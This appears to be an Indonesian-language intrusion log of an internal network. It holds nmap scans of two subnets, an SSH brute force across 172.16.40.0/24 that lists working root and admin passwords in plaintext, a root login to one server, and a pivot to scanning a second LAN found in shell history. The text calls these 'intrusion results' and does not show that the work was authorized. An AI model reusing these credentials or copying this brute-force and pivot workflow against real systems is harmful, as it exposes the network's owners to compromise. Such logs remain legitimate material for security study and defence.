Stats: 0:00:17 elapsed; 245 hosts completed (10 up), 10 undergoing SYN Stealth Scan
```

```
SYN Stealth Scan Timing: About 9.59% done; ETC: 22:43 (0:02:31 remaining)
```

```
Stats: 0:00:18 elapsed; 245 hosts completed (10 up), 10 undergoing SYN Stealth Scan
```

```
SYN Stealth Scan Timing: About 9.76% done; ETC: 22:43 (0:02:28 remaining)
```

Nmap scan report for 172.16.40.16

Host is up (0.00054s latency).

Not shown: 994 filtered ports

PORt	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

139/tcp	closed	netbios-ssn
---------	--------	-------------

445/tcp	closed	microsoft-ds
---------	--------	--------------

3306/tcp	open	mysql
----------	------	-------

8888/tcp	open	sun-answerbook
----------	------	----------------

MAC Address: 00:0C:29:32:F8:8F (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.10 - 4.11

Network Distance: 1 hop

Nmap scan report for 172.16.40.18

Host is up (0.00055s latency).

Not shown: 996 filtered ports

PORT STATE SERVICE

80/tcp open http

443/tcp open https

1433/tcp open ms-sql-s

3389/tcp open ms-wbt-server

MAC Address: 00:0C:29:B1:4B:15 (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 2012

OS CPE: cpe:/o:microsoft:windows_server_2012:r2

OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2

Network Distance: 1 hop

Nmap scan report for 172.16.40.70

Host is up (0.00050s latency).

Not shown: 997 filtered ports

PORT STATE SERVICE

22/tcp open ssh

1688/tcp closed nsjtp-data

9000/tcp closed cslistener

MAC Address: 00:0C:29:BF:3B:6A (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.10 - 4.11

Network Distance: 1 hop

Nmap scan report for 172.16.40.72

Host is up (0.00050s latency).

Not shown: 998 filtered ports

PORt STATE SERVICE

22/tcp open ssh

9090/tcp closed zeus-admin

MAC Address: 00:0C:29:5B:4F:76 (VMware)

Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (96%), Linux 3.16 - 4.6 (95%), Linux 2.6.32 - 3.13 (95%), Linux 4.10 (93%), Linux 2.6.22 - 2.6.36 (93%), Linux 3.10 (93%), Linux 2.6.39 (93%), Linux 4.4 (92%), Linux 2.6.32 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Nmap scan report for 172.16.40.80

Host is up (0.00035s latency).

Not shown: 994 filtered ports

PORt STATE SERVICE

22/tcp open ssh

80/tcp open http

1688/tcp closed nsjtp-data

3000/tcp open ppp

5432/tcp open postgresql

8080/tcp closed http-proxy

MAC Address: 00:0C:29:48:42:4D (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.10 - 4.11

Network Distance: 1 hop

Nmap scan report for 172.16.40.163

Host is up (0.00056s latency).

Not shown: 991 filtered ports

PORt STATE SERVICE

22/tcp open ssh

80/tcp open http

1433/tcp closed ms-sql-s

8888/tcp open sun-answerbook

9080/tcp open glrpc

9998/tcp closed distinct32

9999/tcp open abyss

48080/tcp open unknown

58080/tcp closed unknown

MAC Address: 00:0C:29:72:CE:05 (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.10 - 4.11

Network Distance: 1 hop

Nmap scan report for 172.16.40.168

Host is up (0.00044s latency).

Not shown: 998 filtered ports

PORt STATE SERVICE

22/tcp open ssh

5432/tcp open postgresql

MAC Address: 00:0C:29:4B:D9:E9 (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9

Network Distance: 1 hop

Nmap scan report for 172.16.40.190

Host is up (0.00050s latency).

Not shown: 989 filtered ports

PORt STATE SERVICE

80/tcp open http

135/tcp open msrpc

443/tcp open https

445/tcp open microsoft-ds

593/tcp open http-rpc-epmap

1433/tcp open ms-sql-s

3389/tcp open ms-wbt-server

49155/tcp open unknown

49158/tcp open unknown

49159/tcp open unknown

49160/tcp open unknown

MAC Address: 00:0C:29:C2:C5:92 (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 2012

OS CPE: cpe:/o:microsoft:windows_server_2012:r2

OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2

Network Distance: 1 hop

Nmap scan report for 172.16.40.192

Host is up (0.00065s latency).

Not shown: 999 filtered ports

PORt STATE SERVICE

1433/tcp open ms-sql-s

MAC Address: 00:0C:29:FA:C4:43 (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 2012

OS CPE: cpe:/o:microsoft:windows_server_2012:r2

OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2

Network Distance: 1 hop

Nmap scan report for 172.16.40.254

Host is up (0.00028s latency).

Not shown: 999 filtered ports

PORt STATE SERVICE

113/tcp closed ident

MAC Address: 00:09:0F:09:00:02 (Fortinet)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: OpenBSD 4.X

OS CPE: cpe:/o:openbsd:openbsd:4.0

OS details: OpenBSD 4.0, OpenBSD 4.3

Network Distance: 1 hop

Nmap scan report for 172.16.40.135

Host is up (0.000030s latency).

Not shown: 985 closed ports

PORt STATE SERVICE

22/tcp open ssh

33/tcp open dsp

80/tcp open http

```
389/tcp open ldap
443/tcp open https
636/tcp open ldapssl
3690/tcp open svn
8080/tcp open http-proxy
8081/tcp open blackice-icecap
8082/tcp open blackice-alerts
8083/tcp open us-srv
8085/tcp open unknown
8090/tcp open opsmessaging
8180/tcp open unknown
8181/tcp open intermapper
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.10
Network Distance: 0 hops
```

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (11 hosts up) scanned in 130.50 seconds

Dari hasil scan kita dapai juga terdapat banyak ssh di subnet ini, Setelah saya brute force ssh 1 subnet /24 dari 172.16.40.1-254


didapat hasil berikut ini :

Akses root / ssh di jaringan :

```
[+] 172.16.40.72:22      - Success: 'root:Yonglinit88' 'uid=0(root) gid=0(root) groups=0(root)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux build72 4.18.0-
187.el8.x86_64 #1 SMP Mon Mar 16 20:11:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
```

```
[+] 172.16.40.135:22 - Success: 'root:Yonglimit88' 'uid=0(root) gid=0(root) groups=0(root)  
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux CM 4.18.0-  
147.8.1.el8_1.x86_64 #1 SMP Thu Apr 9 13:49:54 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '  
  
[+] 172.16.40.168:22 - Success: 'root:Yonglimit88' 'uid=0(root) gid=0(root) groups=0(root)  
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux Mariadb 3.10.0-  
1062.1.2.el7.x86_64 #1 SMP Mon Sep 30 14:19:46 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '  
[+] 172.16.40.80:22 - Success: 'ymadmin:Yonglimit88' ''  
  
[+] 172.16.40.163:22 - Success: 'ymadmin:Yonglimit88' 'uid=1000(ymadmin) gid=1000(ymadmin)  
groups=1000(ymadmin),10(wheel),995(docker),1001(tomcat)  
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux presale 3.10.0-  
1160.114.2.el7.x86_64 #1 SMP Wed Mar 20 15:54:52 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux '
```

Coba masuk ke ip 172.16.40.72:



```
[root@hc-md-01 ymadmin]# ssh root@172.16.40.72  
The authenticity of host '172.16.40.72 (172.16.40.72)' can't be established.  
ECDSA key fingerprint is SHA256:HnaxszO0iRp+ySx0JzEdQvgqWuN07j0i4CT4EUdtQbY.  
ECDSA key fingerprint is MD5:e4:b3:3c:da:1b:5b:1c:b3:21:ea:e4:ec:b7:19:4b:06.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '172.16.40.72' (ECDSA) to the list of known hosts.  
root@172.16.40.72's password:  
Last login: Fri Dec 26 16:27:28 2025 from 10.58.182.10  
[root@build72 ~]# ip route show  
default via 172.16.40.254 dev ens192 proto static metric 100  
172.16.40.0/24 dev ens192 proto kernel scope link src 172.16.40.72 metric 100  
[root@build72 ~]#
```

dari perintah ip route show ternyata memang benar subnetnya /24 dengan gateway di 172.16.40.254

Hasil penyusupan sejauh ini dan pemetaan jaringan :

Subnet 172.16.40.0/24 yang berhasil kita masuki :

172.16.40.72

172.16.40.135

172.16.40.168

172.16.40.80

172.16.40.163

subnet 10.58.182.0/26

10.58.182.10

10.58.182.13

Dari server 172.16.40.72, setelah melakukan pengecekan di history, terlihat ada ip jaringan LAN lain :

192.168.45.127

diping ternyata bisa :

```
[root@build72 ~]# ping 192.168.45.127
```

```
PING 192.168.45.127 (192.168.45.127) 56(84) bytes of data.
```

```
64 bytes from 192.168.45.127: icmp_seq=1 ttl=127 time=0.781 ms
```

```
64 bytes from 192.168.45.127: icmp_seq=2 ttl=127 time=0.639 ms
```

```
64 bytes from 192.168.45.127: icmp_seq=3 ttl=127 time=0.622 ms
```

Maka kita scan dengan nmap, hasilnya :

Nmap scan report for 192.168.45.17

Host is up (0.00075s latency).

Not shown: 997 closed ports

PORt STATE SERVICE

80/tcp open http

443/tcp open https

5060/tcp open sip

Device type: broadband router

Running: Linux 3.X

OS CPE: cpe:/o:linux:linux_kernel:3.3

OS details: OpenWrt (Linux 3.3)

Network Distance: 2 hops

Nmap scan report for 192.168.45.27

Host is up (0.00090s latency).

Not shown: 995 filtered ports

PORt STATE SERVICE

113/tcp closed ident

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

3389/tcp open ms-wbt-server

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2008 (86%)

OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2

Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (86%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.28

Host is up (0.00080s latency).

Not shown: 996 closed ports

PORt STATE SERVICE

80/tcp open http

443/tcp open https

5060/tcp open sip

5061/tcp open sip-tls

Device type: general purpose

Running: Linux 2.6.X|3.X

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3

OS details: Linux 2.6.32 - 3.10

Network Distance: 2 hops

Nmap scan report for 192.168.45.34

Host is up (0.00073s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

22/tcp open ssh

88/tcp open kerberos-sec

3283/tcp open netassistant

5900/tcp open vnc

Aggressive OS guesses: Apple iOS 11.0 (93%), Apple Mac OS X 10.4.8 - 10.4.11 (Tiger) (Darwin 8.8.0 - 8.11.0) (93%), Apple TV 5 (93%), Apple iPad tablet computer (iOS 4.3.2) (90%), Apple iPad tablet computer or iPhone mobile phone (iOS 4.0 - 4.1) (90%), Apple iPhone mobile phone (iOS 4.3.2) (90%), Apple Mac OS X 10.5 (Leopard) - 10.6.8 (Snow Leopard) or iOS 4.0 - 4.2.1 (Darwin 9.0.0b5 - 10.8.0) (90%), Apple iOS 5.0.1 (90%), Apple iPad tablet computer (iPhone OS 3.2) (90%), Apple Mac OS X 10.7.0 (Lion) - 10.12 (Sierra) or iOS 4.1 - 9.3.3 (Darwin 10.0.0 - 16.4.0) (90%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Nmap scan report for 192.168.45.42

Host is up (0.0010s latency).

All 1000 scanned ports on 192.168.45.42 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 2 hops

Nmap scan report for 192.168.45.49

Host is up (0.00079s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

80/tcp open http

443/tcp open https

5060/tcp open sip

5061/tcp open sip-tls

Device type: general purpose

Running: Linux 2.6.X|3.X

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3

OS details: Linux 2.6.32 - 3.10

Network Distance: 2 hops

Nmap scan report for 192.168.45.52

Host is up (0.0013s latency).

Not shown: 997 filtered ports

PORt STATE SERVICE

113/tcp closed ident

135/tcp open msrpc

445/tcp open microsoft-ds

Device type: general purpose

Running (JUST GUESSING): FreeBSD 6.X (89%), Microsoft Windows 10 (86%)

OS CPE: cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10

Aggressive OS guesses: FreeBSD 6.2-RELEASE (89%), Microsoft Windows 10 (86%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.58

Host is up (0.00073s latency).

Not shown: 996 filtered ports

PORt STATE SERVICE

113/tcp closed ident

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 10|2008|2016|Vista|7 (94%), FreeBSD 6.X (90%)

OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:freebsd:freebsd:6.2

cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2016

cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7

cpe:/o:microsoft:windows_8

Aggressive OS guesses: Microsoft Windows 10 (94%), FreeBSD 6.2-RELEASE (90%), Microsoft Windows Server 2008 SP1 (90%), Microsoft Windows 10 1511 - 1607 (89%), Microsoft Windows Server 2008 or 2008 Beta 3 (88%), Microsoft Windows Server 2016 (88%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (88%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (88%), Microsoft Windows 7 Professional or Windows 8 (87%), Microsoft Windows Vista Home Premium SP1 (86%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.61

Host is up (0.00048s latency).

Not shown: 989 closed ports

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

80/tcp open http

111/tcp open rpcbind

139/tcp open netbios-ssn

443/tcp open https

445/tcp open microsoft-ds

2049/tcp open nfs

3261/tcp open winshadow

5000/tcp open upnp

5001/tcp open commplex-link

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.9

Network Distance: 2 hops

Nmap scan report for 192.168.45.66

Host is up (0.00077s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

80/tcp open http

443/tcp open https

5060/tcp open sip

5061/tcp open sip-tls

Device type: general purpose

Running: Linux 2.6.X|3.X

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3

OS details: Linux 2.6.32 - 3.10

Network Distance: 2 hops

Nmap scan report for 192.168.45.70

Host is up (0.00038s latency).

Not shown: 860 closed ports, 138 filtered ports

PORT STATE SERVICE

5000/tcp open upnp

7000/tcp open afs3-fileserver

OS fingerprint not ideal because: maxTimingRatio (2.808000e+00) is greater than 1.4

No OS matches for host

Nmap scan report for 192.168.45.72

Host is up (0.00082s latency).

Not shown: 996 filtered ports

PORT STATE SERVICE

113/tcp closed ident

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Device type: general purpose

Running (JUST GUESSING): FreeBSD 6.X (89%), Microsoft Windows 10 (86%)

OS CPE: cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10

Aggressive OS guesses: FreeBSD 6.2-RELEASE (89%), Microsoft Windows 10 (86%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.73

Host is up (0.00078s latency).

Not shown: 995 filtered ports

PORt STATE SERVICE

113/tcp closed ident

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

7070/tcp open realserver

Device type: general purpose

Running (JUST GUESSING): FreeBSD 6.X (87%)

OS CPE: cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: FreeBSD 6.2-RELEASE (87%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.79

Host is up (0.00063s latency).

All 1000 scanned ports on 192.168.45.79 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 2 hops

Nmap scan report for 192.168.45.80

Host is up (0.00042s latency).

Not shown: 997 filtered ports

PORt STATE SERVICE

113/tcp closed ident
135/tcp open msrpc
445/tcp open microsoft-ds
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (87%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (87%)
No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.82

Host is up (0.00087s latency).

Not shown: 998 closed ports

PORt STATE SERVICE

80/tcp open http

2200/tcp open ici

Device type: broadband router

Running: Arris embedded

OS details: Arris TG562G/CT cable modem

Network Distance: 2 hops

Nmap scan report for 192.168.45.86

Host is up (0.00062s latency).

All 1000 scanned ports on 192.168.45.86 are filtered (927) or closed (73)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Cisco Nexus 5548P switch (NX-OS 5.1) (96%), VMware ESXi 5.0 (96%), Apple iOS 10 (96%), Apple iOS 9.3.2 (Darwin 15.5.0) (96%), Cisco Wireless LAN controller (96%), Cisco Nexus 7010 switch (NX-OS 5) (96%), Cisco Nexus 7010 switch (NX-OS 5.1(2)) (96%), Cisco Nexus switch (NX-OS 5.1(3)) (96%), FreeBSD 8.0-RC1-p1 (96%), Cisco Adaptive Security Appliance (ASA 8.4) (88%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.88

Host is up (0.00071s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

80/tcp open http

443/tcp open https

5060/tcp open sip

5061/tcp open sip-tls

Device type: general purpose

Running: Linux 2.6.X|3.X

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3

OS details: Linux 2.6.32 - 3.10

Network Distance: 2 hops

Nmap scan report for 192.168.45.94

Host is up (0.00064s latency).

Not shown: 995 filtered ports

PORT STATE SERVICE

80/tcp open http

113/tcp closed ident

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 7|2008 (86%)

OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2

Aggressive OS guesses: Microsoft Windows 7 (86%), Microsoft Windows Server 2008 SP1 or
Windows Server 2008 R2 (86%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.96

Host is up (0.00064s latency).

Not shown: 996 filtered ports

PORt STATE SERVICE

113/tcp closed ident

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Device type: general purpose

Running (JUST GUESSING): FreeBSD 6.X (89%), Microsoft Windows 10 (86%)

OS CPE: cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10

Aggressive OS guesses: FreeBSD 6.2-RELEASE (89%), Microsoft Windows 10 (86%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.100

Host is up (0.00050s latency).

Not shown: 994 filtered ports

PORt STATE SERVICE

80/tcp open http

113/tcp closed ident

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

7070/tcp open realserver

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2008 (87%)

OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2

Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (87%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.107

Host is up (0.00073s latency).

Not shown: 997 closed ports

PORt STATE SERVICE

80/tcp open http

443/tcp open https

5060/tcp open sip

Device type: broadband router

Running: Linux 3.X

OS CPE: cpe:/o:linux:linux_kernel:3.3

OS details: OpenWrt (Linux 3.3)

Network Distance: 2 hops

Nmap scan report for 192.168.45.109

Host is up (0.00032s latency).

Not shown: 999 filtered ports

PORt STATE SERVICE

113/tcp closed ident

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: FreeBSD 9.3-RELEASE (97%), HP OpenVMS 7.3-1 (97%), FreeBSD 10.3-STABLE (97%), FreeBSD 11.0-RELEASE (97%), FreeBSD 11.0-STABLE or 11.0-RELEASE (97%), FreeBSD 5.5-RELEASE (97%), m0n0wall 1.3b11 - 1.3b15 (FreeBSD 6.3) (97%), m0nowall 1.3b16 firewall (FreeBSD 6.3-RELEASE) (97%), FreeBSD 7.0-RC1 (97%), FreeBSD 7.0-RELEASE (97%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.116

Host is up (0.00047s latency).

Not shown: 997 closed ports

PORt STATE SERVICE

80/tcp open http

443/tcp open https

5060/tcp open sip

Aggressive OS guesses: Linux 2.6.32 - 3.10 (96%), Linux 3.12 - 4.10 (96%), Linux 3.16 (95%), Philips Hue Bridge 2.0 (Linux) (95%), ASUS RT-N56U WAP (Linux 3.4) (94%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Rebranded surveillance DVR (Hikvision, Q-SEE, EYESurv, A1Webcams, Foscam) (94%), OpenWrt (Linux 3.3) (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Nmap scan report for 192.168.45.118

Host is up (0.025s latency).

All 1000 scanned ports on 192.168.45.118 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 2 hops

Nmap scan report for 192.168.45.127

Host is up (0.00040s latency).

Not shown: 994 filtered ports

PORt STATE SERVICE

80/tcp open http

113/tcp closed ident

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

7070/tcp open realserver

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2008 (87%)

OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2

Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (87%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 192.168.45.201

Host is up (0.0011s latency).

Not shown: 991 closed ports

PORT STATE SERVICE

21/tcp open ftp

80/tcp open http

139/tcp open netbios-ssn

427/tcp open svrloc

445/tcp open microsoft-ds

515/tcp open printer

631/tcp open ipp

8080/tcp open http-proxy

9100/tcp open jetdirect

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.9

Network Distance: 2 hops

Nmap scan report for 192.168.45.202

Host is up (0.0011s latency).

Not shown: 991 closed ports

PORT STATE SERVICE

21/tcp open ftp

80/tcp open http

139/tcp open netbios-ssn

427/tcp open svrloc

445/tcp open microsoft-ds

515/tcp open printer

631/tcp open ipp

8080/tcp open http-proxy
9100/tcp open jetdirect
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops

Nmap scan report for 192.168.45.203

Host is up (0.00060s latency).

Not shown: 990 closed ports

PORt STATE SERVICE

21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
427/tcp open svrloc
445/tcp open microsoft-ds
515/tcp open printer
631/tcp open ipp
8080/tcp open http-proxy
9100/tcp open jetdirect

Device type: general purpose

Running: Linux 3.X

OS CPE: cpe:/o:linux:linux_kernel:3

OS details: Linux 3.4 - 3.10

Network Distance: 2 hops

Nmap scan report for 192.168.45.205

Host is up (0.00045s latency).

Not shown: 995 closed ports

PORT STATE SERVICE

80/tcp open http

443/tcp open https

515/tcp open printer

631/tcp open ipp

9100/tcp open jetdirect

Aggressive OS guesses: Linux 2.6.31 - 2.6.35 (embedded) (97%), Sony Bravia W600-, W800-, or W900-series TV (96%), Ubiquiti AirOS 5.5.9 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.1 (94%), Linux 3.2 (94%), Canon imageRUNNER ADVANCE C3320i or C3325 copier (94%), Android 2.3.5 (Linux 2.6) (94%), Motorola KreaTV (Linux 2.6.32) (94%), Epson WF-2660 printer (94%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Nmap scan report for 192.168.45.206

Host is up (0.0017s latency).

Not shown: 993 closed ports

PORT STATE SERVICE

21/tcp open ftp

23/tcp open telnet

80/tcp open http

443/tcp open https

515/tcp open printer

631/tcp open ipp

9100/tcp open jetdirect

Aggressive OS guesses: NEC Univerge SV8300 PBX (99%), VxWorks (98%), HP LaserJet M2727nf or P1505n printer (97%), HP printer (M1120n, M1522n, CP1515n, CP2025dn, or CP2525dn) (97%), Blackboard transaction system serial-to-IP converter (97%), HP LaserJet CP2025dn printer (97%), Keyence CV-X150F Image Sensor/Controller (VxWorks) (96%), VxWorks: HP printer or Vocality BASICS Four Wire VoIP gateway (96%), IBM System Storage TS3500 tape library (96%), APC Network Management Card (AOS 3.3.4 - 3.5.5) (96%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Nmap scan report for 192.168.45.207

Host is up (0.00045s latency).

Not shown: 997 closed ports

PORt STATE SERVICE

80/tcp open http

515/tcp open printer

9100/tcp open jetdirect

Device type: print server|media device|specialized|security-misc

Running (JUST GUESSING): TP-LINK embedded (96%), Topfield embedded (90%), ITW embedded (87%), Satel embedded (87%), Geist embedded (87%), Lyngsoe embedded (87%)

OS CPE: cpe:/h:tp-link:ps110u cpe:/h:topfield:tf6000pvr cpe:/h:satel:ethm-2
cpe:/h:geist:watchdog_1250

Aggressive OS guesses: TP-LINK PS110U print server (96%), TP-LINK TL-PS110U or TL-WPS4510U print server (95%), TP-LINK TL-PS110U print server (93%), Topfield TF6000PVR set top box (90%), ITW WeatherGoose II environmental monitor (87%), Satel ETHM-2 intruder alarm (87%), Geist Watchdog 1250 atmospheric monitor (87%), Lyngsoe Systems RFID reader (87%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Nmap scan report for 192.168.45.222

Host is up (0.0014s latency).

Not shown: 995 closed ports

PORt STATE SERVICE

80/tcp open http

515/tcp open printer

631/tcp open ipp

8080/tcp open http-proxy

9100/tcp open jetdirect

Device type: printer

Running: HP embedded

OS CPE: cpe:/h:hp:laserjet_cp4525 cpe:/h:hp:laserjet_m451dn

OS details: HP LaserJet M451dn, CM1415fnw, or CP4525

Network Distance: 2 hops

Nmap scan report for 192.168.45.254

Host is up (0.00043s latency).

Not shown: 999 filtered ports

PORt STATE SERVICE

113/tcp closed ident

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: OpenBSD 4.X

OS CPE: cpe:/o:openbsd:openbsd:4.0

OS details: OpenBSD 4.0, OpenBSD 4.3

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 254 IP addresses (34 hosts up) scanned in 6638.31 seconds

Untuk subnet jaringan 192.168.45.0/24 saya belum melakukan penggalian lebih lanjut.

